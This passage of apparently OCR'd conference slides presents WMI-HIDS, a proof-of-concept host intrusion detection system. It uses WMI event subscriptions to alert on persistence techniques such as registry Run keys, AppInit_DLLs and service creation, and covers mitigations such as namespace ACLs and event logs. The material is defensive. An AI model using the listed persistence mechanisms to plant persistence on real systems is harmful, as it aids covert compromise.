- Effect: `RegistryKeyChangeEvent` and/or `RegistryValueChangeEvent` fires
- Attack: Service creation
- Effect: `Win32_Service` instance created. Fires `__InstanceCreationEvent`

Are you starting to see a pattern?

Attacker Detection with WMI

WMI is the free, agent-less host IDS that you never knew existed!

YO DAWG. I HEARD YOU LIKED EVENT CONSUMERS.
SO I CREATED AN EVENT CONSUMER THAT ALERTS ON EVENT CONSUMERS.
imgflip.com

Attacker Detection with WMI

Wouldn't it be cool if WMI could be used to detect and/or remove **ANY** persistence item?

1. WMI persistence
2. Registry persistence
   - Run, RunOnce, AppInit_DLLs, Security Packages, Notification Packages, etc.
3. Service creation
4. Scheduled job/task creation
5. Etc.

Benefits of a WMI solution

- Available remotely on all systems
- Service runs by default
- Unlikely to be detected/removed by attacker
- Persistent
- No executables or scripts on disk – i.e. no agent software installation
- *Nearly* everything on the operating system can trigger an event

Security vendors, this is where you start to pay attention…

Introducing WMI-HIDS

- A proof-of-concept, agent-less, host-based IDS
- Consists of just a PowerShell installer
- PowerShell is not required on the remote system
- Implemented with permanent WMI event subscriptions

Introducing WMI-HIDS - RTFM

```
New-AlertTrigger -EventConsumer <String> [-TriggerType <String>] [-TriggerName
<String>] [-PollingInterval <Int32>]

New-AlertTrigger -StartupCommand [-TriggerType <String>] [-TriggerName
<String>] [-PollingInterval <Int32>]

New-AlertTrigger -RegistryKey <String> [-TriggerName <String>] [-
PollingInterval <Int32>]

New-AlertAction -Trigger <Hashtable> -Uri <Uri> [-ActionName <String>]

New-AlertAction -Trigger <Hashtable> -EventLogEntry [-ActionName <String>]

Register-Alert [-Binding] <Hashtable> [[-ComputerName] <String[]>]
```

Introducing WMI-HIDS - Example

- `New-AlertTrigger -EventConsumer ActiveScriptEventConsumer -TriggerType Creation | New-AlertAction -Uri 'http://127.0.0.1' | Register-Alert -ComputerName 'VigilentHost1'`
- `New-AlertTrigger -RegistryKey HKLM:\SYSTEM\CurrentControlSet\Control\Lsa | New-AlertAction -EventLogEntry | Register-Alert -ComputerName ‘192.168.1.24'`
- `New-AlertTrigger -StartupCommand | New-AlertAction -Uri 'http://www.awesomeSIEM.com' | Register-Alert`

WMI-IDS Improvements

- Additional __EventFilter support:
  - `Win32_Service`
  - `Win32_ScheduledJob`
  - `__Provider`
  - `__NamespaceCreationEvent`
  - `__ClassCreationEvent`
  - Etc.
- Additional __EventConsumer support
  - Make this an IPS too? Support removal of persistence items
- Make writing plugins more easy

Additional detection is left as an exercise to the reader and security vendor.

WMI-IDS Takeaway


- Be creative!
- There are **thousands** of WMI objects and events that may be of interest to defenders
  - `Root\Cimv2:Win32_NtEventLog`
  - `Root\Cimv2:Win32_ProcessStartTrace`
  - `Root\Cimv2:CIM_DataFile`
  - `Root\StandardCimv2:MSFT_Net* (Win8+)`
  - `Root\WMI:BCD*`

WMI Attack Mitigations

Detection/Mitigations

- Stop the WMI service - Winmgmt?
- Firewall rules
- Event logs
  - Microsoft-Windows-WinRM/Operational
  - Microsoft-Windows-WMI-Activity/Operational
  - Microsoft-Windows-DistributedCOM
- Preventative permanent WMI event subscriptions


Mitigations – Namespace ACLs



Windows Management Instrumentation (WMI)

Configures and controls the Windows Management Instrumentation (WMI) service.


Mitigations – Namespace ACLs


WMI Control Properties

General | Backup/Restore | Security | Advanced

Namespace navigation allows you to set namespace specific security.

```
Root
  aspnet
  CIMV2
    Applications
    ms_409
    power
    Security
    TerminalServices
  Cli
  DEFAULT
  directory
  Interop
  Microsoft
  nap
  Policy
  RSOP
  SECURITY
```


Security for ROOT\CIMV2

Security

Group or user names:

- Authenticated Users
- LOCAL SERVICE
- NETWORK SERVICE
- Administrators (WIN-B85AAA7ST4U\Administrators)

Permissions for Authenticated Users	Allow	Deny
Execute Methods	✓	☐
Full Write	☐	☐
Partial Write	☐	☐
Provider Write	✓	☐
Enable Account	✓	☐

For special permissions or advanced settings, click Advanced.

Thank you!

- For fantastic ideas
  - Will Schroeder (@harmj0y) and Justin Warner (@sixdub) for their valuable input on useful __EventFilters
- For motivation
  - Our esteemed colleague who claimed that the WMI/CIM repository had no structure
- For inspiration
  - APT 29 for your continued WMI-based escapades and unique PowerShell coding style

References

- *Understanding WMI Malware* - Julius Dizon, Lennard Galang, and Marvin Cruz/Trend Micro
  - http://www.trendmicro.com/cloud-content/us/pdfs/security-intelligence/white-papers/wp__understanding-wmi-malware.pdf

- *There's Something About WMI* - Christopher Glyer, Devon Kerr
  - https://dl.mandiant.com/EE/library/MIRcon2014/MIRcon_2014_IR_Track_There%27s_Something_About_WMI.pdf

The FLARE On Challenge

- Multiple binary CTFs – puzzles, malware, etc
- In 2014, the First FLARE On Challenge was a huge success
  - Over 7,000 participants and 226 winners!
- Second Challenge is live and open
  - FLARE-On.com
  - Closes on 9/8
  - Diverse puzzles: UPX, Android, Steg, .NET and more
- Those who complete the challenge get a prize and bragging rights!

THANK YOU!

Questions?